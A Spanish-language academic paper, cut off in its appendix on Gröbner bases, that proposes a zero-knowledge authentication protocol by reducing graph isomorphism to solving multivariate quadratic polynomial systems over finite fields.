Los criptosistemas de clave pública están basados en las *funciones de un solo sentido*: su imagen en cualquier punto en el dominio se calcula de forma eficiente, pero la imagen inversa de cualquier punto en el contradominio es difícil de determinar. Para cifrar o firmar un mensaje, se crea una pareja de claves: la *pública*, que se da a conocer sin comprometer la seguridad del sistema, usada para cifrar mensajes o autenticar firmas; y la *privada*, que sólo es conocida por la entidad que emite firmas, utilizada para descifrar mensajes y verificar firmas. Un problema ampliamente utilizado para construir funciones de un sólo sentido es el de resolver sistemas de ecuaciones cuadradas (polinomios de grado 2) usando varias variables en cuerpos finitos. Este problema, denotado $\mathcal{MQ}$, es NP-completo y se presume que es resistente a ataques cuánticos [1]. Esto es una ventaja contra métodos extensamente utilizados como RSA, DSA y ECDSA.

La mayoría de los sistemas de clave pública basados en polinomios cuadrados en varias variables consisten de un sistema cuadrado $Q : \mathbb{F}_q^n \to \mathbb{F}_q^m$ fácilmente resoluble, de transformaciones afines $S : \mathbb{F}_q^n \to \mathbb{F}_q^n, T : \mathbb{F}_q^m \to \mathbb{F}_q^m$ y del sistema cuadrado $P := T \circ Q \circ S$. El sistema P es la clave pública, en tanto que Q, S y T conforman la clave privada. El objetivo de las transformaciones S y T es el de ocultar la estructura algebraica de Q. Una de las primeras propuestas para utilizar sistemas en diversas variables como función de un solo sentido para su uso en la criptografía de clave pública fue formulada por Matsumoto [2], [3], y desde entonces han aparecido variadas propuestas, como el esquema de *vinagre y aceite* UOV [4], HFE [5] y QUARTZ [6] entre otros, así como otras variantes con la intención de reparar fallas de seguridad en los esquemas originales.

Muchos de los esquemas desarrollados han sido vulnerables al análisis criptográficos debido a que, aunque el problema en general es difícil, las construcciones propuestas han generado instancias débiles, fácilmente resolubles. De forma muy general, los ataques a esquemas basados en polinomios de diversas variables pueden dividirse en dos categorías:

- *Ataques generales* en los cuales se intenta encontrar de forma directa una solución al sistema público P.
- *Ataques basados en la estructura* que procuran quebrantar el sistema desvelando la estructura algebraica de los sistemas mediante el análisis de la formación del sistema.

Algunos de los métodos más exitosos para resolver el problema $\mathcal{MQ}$ son en general derivaciones del *Algoritmo de Buchberger* para calcular bases de Groebner, v. gr. F4 [7] y F5 [8]. Recientemente han aparecido algoritmos basados en el concepto de *linealización*, muchos de ellos variantes del algoritmo XL [9] (*eXtended linearization*), además de otros novedosos como el *algoritmo de Zhuang y Zi* [10].

Entre los ataques basados en la estructura están los *de rango* (*High Rank* y *MinRank*) [11] (véase su sección VI.5.4), los cuales se han utilizado para quebrantar el esquema de aceite y vinagre, y los métodos que utilizan las conocidas *ecuaciones de linealización* [12] que han quebrantado el esquema de Matsumoto e Imai en su concepción original.

En nuestra propuesta, la generación de sistemas polinómicos se realiza a partir de una reducción del problema de isomorfismo en grafos al problema de sistemas cuadrados de diversas variables. Por lo tanto un ataque criptográfico debe buscar una solución al sistema de forma directa, o una reducción al problema de isomorfismo. Vale la pena mencionar que a la fecha se ha anunciado un procedimiento de tiempo cuasi-polinómico [13] para localizar una biyección entre dos grafos isomorfos, lo cual podría ser un inconveniente en la creación de instancias difíciles.

El interés de la presente propuesta es utilizar el problema de localización de puntos racionales en variedades algebraicas determinadas por ideales de polinomios como uno de prueba para reducir a él esquemas de autenticación y poder comprobar en la práctica la robustez de estos últimos utilizando las herramientas computacionales disponibles a la fecha, de complejidad superpolinómica, aunque efectivas "en la práctica", tales como PolyBoRi [14].

Este artículo se constituye de la siguiente manera. En la sección II presentamos la teoría básica involucrada. La sección III estará destinada a los protocolos de conocimiento

nulo, y de forma más particular, al protocolo basado en el problema de isomorfismo de grafos. Posteriormente, en la sección IV, presentamos una reducción propia de instancias del problema de isomorfismo en grafos a sistemas de ecuaciones de diversas variables. En la sección V bosquejamos algunas aplicaciones criptográficas, y finalmente, en la sección VI hacemos un breve estimativo de la complejidad de los procedimientos introducidos. En un apéndice (considerado como sección VII) revisaremos algunas de las principales técnicas de solución de sistemas de ecuaciones polinómicas.

II. Preliminares

Enunciaremos conceptos básicos, sólo con el propósito de precisar la terminología y la notación, para la construcción del esquema de conocimiento nulo que se propone en la sección V.

Un *grafo* G es una pareja (V, E), donde V es un conjunto de *vértices* y $E \subseteq V^{(2)} = \{a \subset V | \ \#a = 2\}$ es un subconjunto de *aristas*. Dos vértices v_i, v_j, $v_i \neq v_j$ son *adyacentes* si $v_i v_j \in E$. Dos aristas $e_1, e_2 \in E$ son *adyacentes* si comparten un vértice. Denotamos al conjunto de vértices de G mediante $V(G)$ y al conjunto de aristas mediante $E(G)$.

Definición 1. *Sea $G = (V, E)$ un grafo. G es* bipartido *si existe una partición $\{V_1, V_2\}$ de V tal que ninguna arista posee a sus dos vértices en uno solo de los conjuntos V_1 o V_2, o equivalentemente toda arista posee un extremo en V_1 y el otro en V_2. El grafo es* bipartido completo *si cada vértice de V_1 es adyacente a todos los vértices de V_2 y viceversa.*

Definición 2. *Dos grafos $G_1 = (V_1, E_1), G_2 = (V_2, E_2)$ son* isomorfos *si existe una biyección $\phi : V_1 \to V_2$ tal que dos vértices $v_i, v_j \in V$ son adyacentes en G_1 si y sólo si $\phi(v_i), \phi(v_j)$ son adyacentes en G_2. La biyección ϕ es en tal caso un* isomorfismo *entre G_1 y G_2.*

El *Problema de Isomorfismo* entre dos grafos consiste en encontrar un isomorfismo $\phi : G_1 \to G_2$ si lo hubiera, o en reconocer que no lo hay, en otro caso.

Un *emparejamiento* es un subconjunto $M \subseteq E$ de aristas tal que ningunas dos en él $e_1, e_2 \in M$ son adyacentes. El emparejamiento será *completo* si todo vértice de G es un extremo de alguna arista de M.

En cuanto a estructuras algebraicas de interés para nuestro objetivo iniciamos recordando que para un cuerpo arbitrario $\mathbb{K}$ su anillo de polinomios en n variables se denota $\mathbb{K}[X_1, \ldots, X_n]$. Escribamos por brevedad, $R = \mathbb{K}[X_1, \ldots, X_n]$. Un subgrupo aditivo $I \subseteq R$ es un *ideal* si para todo $f \in I$ se tiene que $gf \in I$ para cualquier $g \in R$. Dado un elemento f del anillo de polinomios, el ideal $\{gf | g \in R\}$, generado por f, se denota $\langle f \rangle$. Similarmente, para un conjunto de polinomios $F \subseteq R$, su *ideal generado* es

$$\langle F \rangle = \{g_1 f_1 + \ldots + g_m f_m | g_i \in R, f_i \in F, i = 1, \ldots, m\}.$$

Sea $\mathbb{F}_q$ el cuerpo finito de cardinal q, donde q es una potencia del número primo característica de ese cuerpo. Sea $I \subset \mathbb{F}_q[X_1, \ldots, X_n]$ un ideal. El subconjunto del espacio vectorial $\mathbb{F}_q^n$ dado por

$$V(I) = \{x \in \mathbb{F}_q^m | \ f(x) = 0 \ \ \forall f \in I\}$$

es la *variedad algebraica* definida por I. Resulta pues natural el problema de localizar puntos en la variedad algebraica, el cual se plantea en dos versiones: una *de decisión* y la otra *de búsqueda*.

Problema de decisión
Instancia: Un ideal $I \subset \mathbb{F}_q[X_1, \ldots, X_n]$ y un punto $x \in \mathbb{F}_q^n$.
Solución: $\begin{cases} 1 & \text{si } x \in V(I) \\ 0 & \text{si } x \notin V(I) \end{cases}$

Problema de búsqueda
Instancia: Un ideal $I \subset \mathbb{F}_q[X_1, \ldots, X_n]$.
Solución: Una señal de que $V(I) = \emptyset$ o, en otro caso, un punto $x \in \mathbb{F}_q^n$ tal que $x \in V(I)$.

Si acaso el ideal I se especificara mediante una lista finita $[f_1, \ldots, f_m]$ de generadores, el Problema de Decisión es trivial: Basta con revisar si acaso $\forall i$, $f_i(x) = 0$. Sin embargo, el Problema de Búsqueda implica resolver en $\mathbb{F}_q^m$ el sistema de ecuaciones simultáneas $\{f_i(X) = 0 | \ i = 1, \ldots, m\}$, lo cual puede ser muy complejo si los grados de los generadores son grandes.

Los métodos más utilizados en la actualidad para resolver sistemas de ecuaciones polinómicas se basan en el *Algoritmo de Buchberger* para localizar *bases de Groebner* de los ideales generados por los polinomios involucrados en los sistemas a resolver. En el Apéndice al final del artículo hacemos una presentación somera de estos conceptos.

Versiones mejoradas del Algoritmo de Buchberger, tales como los algoritmos F4 y F5, son utilizadas comúnmente para resolver el problema $\mathcal{MQ}$ de forma directa. En algunos esquemas y mediante elecciones particulares de parámetros, tal como se procede en el HFE, así como en sistemas sobredeterminados [15], pueden ser de gran utilidad dichas variantes del algoritmo. Aún así, el tiempo de ejecución es doblemente exponencial [16] en peores casos, los cuales ocurren con una alta frecuencia.

III. Protocolos de conocimiento nulo

Un *protocolo de conocimiento nulo* consiste de un proceso de verificación entre dos entidades. Un *verificador*, que ejecuta el llamado (obviamente) *proceso de verificación*, y un *probador*, quien trata de convencer al verificador de que posee las cartas credenciales que acreditan su propia identidad.

El proceso de verificación debe seguir ciertas reglas. La verificación debe ser realizada de forma eficiente, mientras que la tarea de localizar pruebas adecuadas debe ser computacionalmente difícil para cualquier ente distinto del probador.

Una estrategia describe el movimiento que debe realizar una entidad en cualquier paso del proceso, o el mensaje que ha de enviar o bien asumir una decisión final. La interacción entre dos entidades que emplean respectivamente las estrategias A y B, está determinada por una entrada común, que denotamos x, y la aleatoriedad de ambas partes, r_A y r_B . Una entidad emplea una *estrategia probabilista en tiempo polinómico* si cada movimiento siguiente es calculado en una cantidad de pasos que es polinómica en $|x|$, el *tamaño* de x.

Definición 3. *Un* sistema interactivo de prueba *para un conjunto S consiste de una interacción entre dos entidades, un* verificador *que ejecuta una estrategia en tiempo polinómico*

probabilista, y un probador *que ejecuta una estrategia computacionalmente no acotada que cumple con lo siguiente:*

- *Para todo $x \in S$, el verificador V siempre acepta tras interactuar con el probador P con la entrada común x.*
- *Para todo $x \notin S$ y todo P^*, el verificador V rechaza con probabilidad al menos $\frac{1}{2}$ después de interactuar con P^* con la entrada común x.*

Una prueba de conocimiento nulo consiste en demostrar que se tiene cierta información sin la necesidad de revelar detalles que podrían utilizarse por un tercero con la misma finalidad. La idea principal es la de considerar al verificador como un potencial adversario que trata de adquirir información al interactuar con el probador. De manera formal:

Definición 4. *La estrategia de un probador P, se dice que es de* conocimiento nulo perfecto *sobre un conjunto S, si por cada estrategia de un verificador en tiempo polinómico probabilista V^*, existe un algoritmo en tiempo polinómico probabilista A^* tal que $(P, V^*)(x) \equiv A^*(x)$ para cada $x \in S$, donde $(P, V^*)(x)$ es una variable aleatoria que representa la salida del verificador V^* después de interactuar con el probador P en una entrada común x y $A^*(x)$ es la variable aleatoria dada como salida del algoritmo A^* en x.*

En la definición anterior, el símbolo $\equiv$ denota a la igualdad. Si permitimos que esta igualdad cambie a cierta cercanía estadística, entonces se da origen a la definición de *conocimiento nulo cuasi-perfecto* o *conocimiento nulo estadístico*. Este es el sentido que generalmente toma la frase de conocimiento nulo, y en ésta, *similitud* significa *indistinguibilidad computacional*. Con esto, se tiene la siguiente definición.

Definición 5. *La estrategia de un probador P, se dice que es de* conocimiento nulo *sobre un conjunto S si por cada estrategia de un verificador en tiempo polinómico probabilista V^*, existe un simulador en tiempo polinómico probabilista A^*, tal que para cada distinguidor en tiempo polinómico probabilista D se cumple que*

$$n \mapsto d(n) := \max_{x \in S \bigcap \{0,1\}^n} \{ \quad |P_r[D(x, (P, V^*)(x)) = 1] - P_r[D(x, A^*(x)) = 1]| \}$$


es una función despreciable.

IV. Ideal asociado al problema de Isomorfismo


Sean G_1 y G_2 dos grafos, ambos con orden n y tamaño e. Esto es $|V(G_1)| = |V(G_2)| = n$, y $|E(G_1)| = |E(G_2)| = e$. En adelante, denotaremos $V(G_1) = \{v_1, \ldots, v_n\}$ y $V(G_2) = \{w_1, \ldots, w_n\}$. Sea $K_{V(G_1),V(G_2)}$ el grafo bipartido completo con bipartición $V(G_1)$, $V(G_2)$.

Si acaso G_1 y G_2 fueran isomorfos existiría un emparejamiento perfecto M en $K_{V(G_1),V(G_2)}$ tal que valdría $v_iw_k, v_jw_l \in E(M)$ si y sólo si $v_iv_j \in E(G_1)$ y $w_kw_l \in E(G_2)$. En otras palabras:

1) si v_iv_j es una arista en G_1 y w_kw_l no lo es en G_2 entonces, ambas aristas v_iw_k y v_jw_l no pueden pertenecer simultáneamente a M.
2) si w_kw_l es una arista en G_2 y v_iv_j no lo es en G_1 entonces, ambas aristas v_iw_k y v_jw_l no pueden pertenecer simultáneamente a M.



(a) Para decidir si G_1 y G_2 son isomorfos se debe encontrar un emparejamiento perfecto M utilizando las aristas marcadas en líneas punteadas que preserve las adyacencias entre G_1 y G_2



(b) Las aristas $X_{2,2}$ y $X_{3,4}$ no pueden formar parte de M porque $v_2v_3 \in E(G_1)$ pero $w_2w_4 \notin E(G_2)$. Así $X_{2,2}X_{3,4} = 0$ en I

Fig. 1: Transformación de aristas mediante isomorfismos

El emparejamiento perfecto M ha de jugar el papel de la correspondencia ϕ a ser isomorfismo según se vió en la Sección II (desde el punto de vista de la Teoría de Conjuntos, una función no es más que una colección de parejas, las cuales tienen a sus primeros elementos en el dominio de la función y a sus segundos, en el contradominio de la función [17]). Y las condiciones 1) y 2) constituyen una forma alternativa de formular que $v_iv_j \in E(G_1)$ si y sólo si $\phi(v_i)\phi(v_j) \in E(G_2)$.

Lo visto anteriormente se bosqueja en la Figura 1. Ahí los puntos v_i están en el grafo G_1 y los w_j en G_2.

Ahora expresemos la noción de isomorfismo entre dos grafos en un lenguaje estrictamente algebraico. Utilizaremos una reducción propia del problema de isomorfismo de grafos al de localización de puntos en variedades algebraicas motivada por reducciones convencionales de diversos problemas en grafos al de la programación cuadrada booleana [18], [19].

Supongamos dados dos grafos G_1 y G_2 de orden n y que existe un emparejamiento perfecto M en el grafo completo $K_{V(G_1),V(G_2)}$ tal que $v_iw_k, v_jw_l \in E(M)$ si y sólo si $v_iv_j \in E(G_1)$ y $w_kw_l \in E(G_2)$. Consideraremos un ideal

polinómico I sobre el cuerpo finito $\mathbb{F}_q$ donde q es el menor entero mayor o igual que n que sea potencia de un primo. Introduciremos variables que sólo pueden tomar los valores 0 y 1. Las variables en I serán representadas por $X_{i,j}$ donde $i, j \in \{1, \ldots, n\}$. La variable $X_{i,j}$ ha de tomar el valor 1 si y sólo si la arista $v_i w_j \in M$.

Para obligar a que todas las variables en I tomen valores 0 y 1 introducimos un primer grupo de polinomios:

$$X_{i,j}^2 - X_{i,j} \text{ para } i, j \in \{1, \ldots, n\} \tag{1}$$

Para obligar que las variables del ideal que asuman el valor 1 representan un emparejamiento perfecto en M se deben anular los siguientes polinomios.

$$\sum_{j=1}^{n} X_{i,j} - 1 \qquad \text{para } i = 1, \ldots n \tag{2}$$
$$\sum_{i=1}^{n} X_{i,j} - 1 \qquad \text{para } j = 1, \ldots n$$

En esta última condición, el primer conjunto de polinomios obliga a que cada vértice en G_1 tenga una arista incidente en M y el segundo hace lo mismo para G_2.

Finalmente, las condiciones 1) y 2) se garantizan introduciendo los polinomios

$$\begin{aligned} X_{i,k}X_{j,l} \qquad & \text{para cualesquiera } i, j, k, l \text{ tales que} \\ & (v_i v_j \in E(G_1) \wedge w_k w_l \notin E(G_2))) \vee \\ & (v_i v_j \notin E(G_1) \wedge w_k w_l \in E(G_2)) \end{aligned} \tag{3}$$

Así, I es el ideal generado por los conjuntos de polinomios dados en las expresiones (1), (2) y (3).

De esta manera, la variedad algebraica asociada a I corresponde a los posibles isomorfismos entre G_1 y G_2. Podemos proveer de una solución a este sistema observando que el emparejamiento M está dado por las aristas de la forma $v_i w_k$ con $w_k = \phi(v_i)$. Asignamos a las variables $X_{i,k}$ correspondientes a las aristas de M el valor 1, mientras que el resto de las variables deberán de evaluarse a 0.

$$X_{i,k} = \begin{cases} 1 & \text{si } v_i w_k \in M \\ 0 & \text{en otro caso} \end{cases}$$

V. Aplicación criptográfica

Utilizaremos ahora lo visto en la sección IV para crear un protocolo de autenticación, en esta ocasión utilizando la variedad algebraica definida por el ideal asociado al problema de isomorfismo de grafos. Estableceremos a continuación los elementos que están involucrados en el protocolo que propondremos más adelante.

Sean G_1 y G_2 dos grafos isomorfos y $\phi : G_1 \to G_2$ un isomorfismo entre ellos. Sea P_1 el sistema de polinomios asociado al problema de isomorfismo entre G_1 y G_2 y sea $\mathbf{x}$ la solución obtenida a partir del emparejamiento M como se vió en la sección IV.

Consideremos un grafo G_3 isomorfo a G_2 y un isomorfismo $\psi : G_2 \to G_3$. Se tiene pues

$$G_1 \xrightarrow{\phi} G_2 \xrightarrow{\psi} G_3$$

Las condiciones 1) y 2) son idénticas para el sistema asociado a G_2 y G_3. Veamos cómo construir el conjunto de polinomios dado por el análgo a la condición 3).

Una forma de obtener el nuevo conjunto es procediendo de igual manera a como se obtuvo P_1, es decir, buscando las relaciones en los grafos G_2 y G_3 que satisfacen 3).

Alternativamente, una forma más directa es la siguiente: puesto que para cada vértice $u_r \in V(G_3)$ existe $w_k \in V(G_2)$ tal que $\psi(w_k) = u_r$, y ψ es una biyección, defínase la permutación σ_ψ del conjunto de índices $\{1, \ldots, n\}$ tal que $\psi(w_k) = u_{\sigma_\psi(k)}$, $\forall w_k \in V(G_2)$. Ya que $w_k w_l \in E(G_2)$ si y sólo si $\psi(w_k)\psi(w_l) \in E(G_3)$, el conjunto P_2 de polinomios que satisfacen la condición 3) para este caso es

$$X_{i,\sigma_\psi(k)} X_{j,\sigma_\psi(l)}. \tag{4}$$

De la misma forma se obtiene el sistema P_3 para G_2 y G_3 considerando $\gamma = \psi \circ \phi$.

Proponemos ahora el siguiente *esquema de autenticación*. Alicia es el probador y Beto el verificador:

Generación de claves:

- Alicia genera una pareja de grafos isomorfos G_1, G_2 junto con un isomorfismo ϕ entre ellos. La clave pública es el sistema asociado P_1 con las características que ya hemos mencionado. La clave privada es una solución al sistema P_1, que puede se obtenida a partir del emparejamiento M que representa al isomorfismo ϕ.

Protocolo de autenticación:

1) Alicia selecciona aleatoriamente una permutación σ del conjunto de vértices $\{1, \ldots, n\}$ y genera P_2 como se vió en 4). Le envía el sistema P_2 a Beto como un *compromiso*.
2) Beto genera un bit aleatorio $b \in \{0, 1\}$ y lo envía a Alicia.
3) Alicia recibe b como un desafío:
   - si $b = 0$, ella deberá enviar una solución $\mathbf{x}'$ del sistema P_2 a Beto,
   - si $b = 1$, envía la permutación σ que genera P_2.
4) Beto autentica a Alicia de la siguiente manera:
   - si $b = 0$, ha de verificar que $\mathbf{x}'$ es, en efecto, una solución de P_2,
   - si $b = 1$, ha de verificar que al aplicar a P_1 la permutación σ se obtiene el compromiso P_2.

A. Notas sobre seguridad

Una persona intrusa, digamos Isabel, que intente suplantar a Alicia, tiene la oportunidad de proceder de dos maneras. Si intuye que Beto planteará como desafío $b = 0$, entonces puede generar un sistema P_2' aleatorio y generar una solución para tal desafío, por ejemplo, empleando un par de grafos G_1' y G_2' para crear un sistema P_2' que enviará a Beto. En este caso no podrá proveer de una permutación con la cual se pueda conseguir P_2' a partir de P_1. Por otro lado, si Isabel considerase que Beto enviará un bit $b = 1$ como desafío, entonces puede generar un sistema P_2' a partir de una permutación aleatoria. La decisión que tome Isabel al fijar el compromiso, debe coincidir con la que tomará Beto al plantear el desafío. Hay pues una probabilidad de un medio de que esto suceda.

Ahora, si Beto intentara obtener información suplementaria al interactuar con Alicia, estará en uno de dos casos. Si decide desafiar con $b = 0$, entonces obtendrá una solución al sistema P_2, pero al desconocer la manera en que se transforma el sistema P_1 no puede obtener la solución $\mathbf{x}$, que conforma la clave privada. En caso contrario, si envía $b = 1$, entonces obtiene la permutación que transforma P_1 a P_2, pero ya que no obtiene una solución a P_2, entonces no tiene forma de calcular la solución original $\mathbf{x}$.

Tenemos pues que el esquema se encuentra basado en la dificultad de resolver cualquiera de los 3 problemas siguientes:

- El problema $\mathcal{MQ}$: esto al encontrar una solución al sistema público P_1, con lo cual se podría forjar una clave privada $\mathbf{x}'$ válida.
- El problema del isomorfismo en sistemas de diversas variables: al realizar una permutación de las variables se está aplicando una transformación lineal invertible S de tal forma que $P_2 = P_1 \circ S$. En nuestro caso, S puede considerarse como una matriz de permutaciones.
- El problema de isomorfismo en grafos.

VI. Análisis de complejidad

Dado un par de grafos G_1 , G_2 y un isomorfismo $\phi : G_1 \to G_2$, se tiene que un emparejamiento puede encontrarse creando un conjunto de vértices $v\phi(v)$ para $v \in G$.

Para generar los polinomios correspondientes a las condiciones 1) y 2) se debemos recorrer las parejas $(i, j) \in \{1, \ldots, n\}^2$. Esta parte conlleva $O(n^2)$ pasos.

Ahora, para agregar el conjunto de polinomios que corresponden a la condición 3), se puede proceder como sigue:

- Para cada arista $v_i v_j$ en $E(G_1)$, se busca todas las aristas $w_k w_l$ en el complemento G_2^c y se agrega al sistema el polinomio
$$X_{i,j} X_{k,l}.$$
- Ahora, para cada arista $w_k w_l$ en $E(G_2)$, se busca todas las aristas $v_j v_l$ en el complemento G_1^c y se agrega al sistema el polinomio
$$X_{i,j} X_{k,l}.$$
- Finalmente, se crea el emparejamiento M dado por el conjunto de vértices de la forma $v_i w_k$ con $w_k = \phi(v_i)$. La solución al sistema queda dado mediante: $X_{i,k} = 0$ si y sólo si $v_i w_k \in M$, y ésta ha de ser la clave pública.

Si e es el cardinal de $E(G_1)$, entonces la cantidad de ecuaciones generadas en el paso anterior es $\left(\frac{(n-1)n}{2} - e\right) e$, que está acotado por $n^2 e$, así que la cantidad de ecuaciones generada será $O(n^2 e)$, la construcción del sistema propuesto se puede llevar a cabo en tiempo polinómico.

VII. Conclusiones

Mediante las reducciones presentadas, procedimientos convencionales de autenticación de conocimiento nulo pueden ser planteados como procedimientos basados en el problema de encontrar puntos racionales en variedades algebraicas. Igualmente, los procedimientos de generación de claves, consistentes en la generación de instancias verdaderamente difíciles para el Problema de Isomorfismos de Grafos, pueden ser traducidos a procedimientos de generación de claves para las correspondientes reducciones a autenticación de conocimiento nulo basada en el problema de encontrar puntos racionales en variedades algebraicas.

Ya que todo sistema de ecuaciones polinómicas puede ser planteado de manera equivalente como un sistema de ecuaciones polinómicas de grado 2 los protocolos de autenticación presentados aquí vienen a ser tan robustos como lo es difícil el problema $\mathcal{MQ}$.

Agradecimientos

Los autores agradecen el apoyo recibido por parte del Consejo Nacional de Ciencia y Tecnología (Conacyt) de México y de ABACUS-CINVESTAV (Conacyt, apoyo EDOMEX-2011-C01-165873), para la realización de esta investigación.

References

[1] E. Sakalauskas, "The multivariate quadratic power problem over $\mathbb{Z}_n$ is NP-complete," *Information Technology and Control*, vol. 4, no. 1, p. 33, 2012.

[2] T. Matsumoto and H. Imai, "Public Quadratic Polynomial-Tuples for Efficient Signature-Verification and Message-Encryption," *Advances in Cryptology — EUROCRYPT 1988*, vol. 330, pp. 419–545, 1988.

[3] T. Matsumoto, "A public key cryptosystem based on the difficulty of solving a system of nonlinear equations," *ICICE Transactions*, vol. J69-D, no. 12.

[4] A. Kipnis, J. Patarin, and L. Goubin, "Unbalanced Oil and Vinegar Signature Schemes," in *Advances in Cryptology ? EUROCRYPT '99*, ser. Lecture Notes in Computer Science, J. Stern, Ed. Berlin, Heidelberg: Springer Berlin / Heidelberg, 1999, vol. 1592, ch. 15, pp. 206–222. [Online]. Available: http://dx.doi.org/10.1007/3-540-48910-x_15

[5] J. Faugère and A. Joux, "Algebraic cryptanalysis of Hidden Field Equations (HFE) using Gröbner bases," *Advances in Cryptology — CRYPTO 2003*, vol. 2729, pp. 44–60, 2003.

[6] N. T. Courtois, L. Goubin, and J. Patarin, "Quartz, an asymmetric signature scheme for short signatures on PC."

[7] J. Faugère, "A new efficient algorithm for computing Gröbner bases (F4)," *Journal of Pure and Applied Algebra*, no. 139, pp. 61–88, 1999.

[8] ——, "A new efficient algorithm for computing Gröbner bases without reduction to zero (F5)," *International Symposium on Symbolic and Algebraic Computation — ISSAC 2002*, pp. 75–83, 2002.

[9] N. Courtois, A. Klimov, J. Patarin, and A. Shamir, "Efficient algorithms for solving overdefined systems of multivariate polynomial equations," in *Proceedings of the 19th International Conference on Theory and Application of Cryptographic Techniques*, ser. EUROCRYPT'00. Berlin, Heidelberg: Springer-Verlag, 2000, pp. 392–407. [Online]. Available: http://dl.acm.org/citation.cfm?id=1756169.1756206

[10] J. Ding, J. E. Gower, and D. S. Schmidt, "Zhuang-zi: A new algorithm for solving multivariate polynomial equations over a finite field," 2006.

[11] D. J. Bernstein, J. Buchmann, and E. Dahmen, *Post Quantum Cryptography*, 1st ed. Springer Publishing Company, Incorporated, 2008.

[12] J. Patarin, "Cryptanalysis of the Matsumoto and Imai public key scheme of Eurocrypt'88," *Advances in Cryptology — CRYPTO 1995*, vol. 963, no. Lecture Notes in Computer Science, pp. 248–261, 1995.

[13] L. Babai, "Graph isomorphism in quasipolynomial time," *CoRR*, vol. abs/1512.03547, 2015. [Online]. Available: http://arxiv.org/abs/1512.03547

[14] M. Brickenstein and A. Dreyer, "Polybori: A framework for gröbner-basis computations with boolean polynomials," *Journal of Symbolic Computation*, vol. 44, no. 9, pp. 1326 – 1345, 2009, effective Methods in Algebraic Geometry. [Online]. Available: http://dx.doi.org/10.1016/j.jsc.2008.02.017

[15] N. Courtis, A. Shamir, J. Patarin, and A. Klimov, "Efficient Algorithms for solving Over-defined Systems of Multivariate Polynomial Equations," *Advances in Cryptology, Eurocrypt 2000*, pp. 392–407.

[16] G. V. Bard, *Algebraic Cryptanalysis*, 1st ed. Springer Publishing Company, Incorporated, 2009.

[17] Y. Moschovakis, *Notes on Set Theory*, ser. Undergraduate Texts in Mathematics. Springer, 2005.

[18] O. Goldreich, *Computational Complexity: A Conceptual Perspective*. Cambridge University Press, June 2008.

[19] L. Wolsey and G. Nemhauser, *Integer and Combinatorial Optimization*, ser. Wiley Series in Discrete Mathematics and Optimization. Wiley, 2014. [Online]. Available: https://books.google.com.mx/books?id=MvBjBAAAQBAJ

APÉNDICE: MÉTODOS DE SOLUCIÓN DE SISTEMAS DE ECUACIONES EN DIVERSAS VARIABLES

Sea $\mathbb{K}$ un cuerpo fijo (finito o no).

Definición 6. *Un* término t *en* R *es un producto de potencias*

$$X_1^{\alpha_1}, \ldots, X_n^{\alpha_n},$$

donde $\alpha_i \in \mathbb{N}$ *para* $i = 1, \ldots n$. *Un* monomio *en* R *es un polinomio de la forma*

$$m = at,$$

donde $a \in \mathbb{K}$ *y* t *es un término de* R. *El elemento* $a \in \mathbb{K}$ *que acompaña al monomio* m *es su* coeficiente *y* t *es su término.*

Para fines prácticos, representemos el vector de potencias $(\alpha_1, \ldots, \alpha_n)$ como $\boldsymbol{\alpha}$ y un término $X_1^{\alpha_1} \ldots X_n^{\alpha_n}$ como $\mathbf{X}^{\boldsymbol{\alpha}}$. El conjunto de términos en n variables es $T_n = \{\mathbf{X}^{\boldsymbol{\alpha}} | \ \boldsymbol{\alpha} \in \mathbb{N}^n\}$.

Al anillo de polinomios R se le puede ver también como un espacio vectorial sobre el cuerpo $\mathbb{K}$ y una base de él es el conjunto de todos los términos.

Mencionaremos a continuación algunos de los métodos mas conocidos para la resolución de sistemas en diversas variables de forma general.

A. Bases de Groebner

Dado un polinomio $f \in R$ de la forma

$$f = a_1\mathbf{X}^{\boldsymbol{\alpha}_1} + \ldots + a_m\mathbf{X}^{\boldsymbol{\alpha}_m}$$

el conjunto de sus monomios es $\{a_i\mathbf{X}^{\boldsymbol{\alpha}_i}\}_{i=1,\ldots,n}$ con $a_i \in \mathbb{K}$ para $i = 1, \ldots, n$. Asímismo, el conjunto de sus términos es $\{\mathbf{X}^{\boldsymbol{\alpha}_i}\}_{i=1,\ldots,n}$.

Estableciendo un cierto orden en el conjunto de términos T_n se puede especificar para cada polinomio $f \in R$ un *monomio principal* $LM(f)$, un *término principal* $LT(f)$, y un *coeficiente principal* $LC(f)$ de una manera análoga al caso de una sola variable, y se determina de igual manera un *algoritmo de división*. Algunos de los ordenamientos más comunes son:

Orden lexicográfico Está dado por la relación $\leq$ definida por $\mathbf{X}^{\boldsymbol{\alpha}} \leq \mathbf{X}^{\boldsymbol{\beta}}$ si y sólo si $\boldsymbol{\alpha} = \boldsymbol{\beta}$ o existe $1 \leq i \leq n$ tal que $\alpha_j = \beta_j$ para todo $1 \leq j < i$ y $\alpha_i < \beta_i$.

Orden lexicográfico de grado total Está dado por la relación $\leq'$ definida por $\mathbf{X}^{\boldsymbol{\alpha}} \leq' \mathbf{X}^{\boldsymbol{\beta}}$ si y sólo si

- $\sum \alpha_i < \sum \beta_i$ o
- $\sum \alpha_i = \sum \beta_i$ Y $\mathbf{X}^{\boldsymbol{\alpha}} \leq \mathbf{X}^{\boldsymbol{\beta}}$.

Definición 7. *Una* Base de Groebner G *para un ideal* I *es un conjunto finito* $\{g_1, \ldots, g_t\}$ *tal que* $I = \langle G \rangle$ *y además*

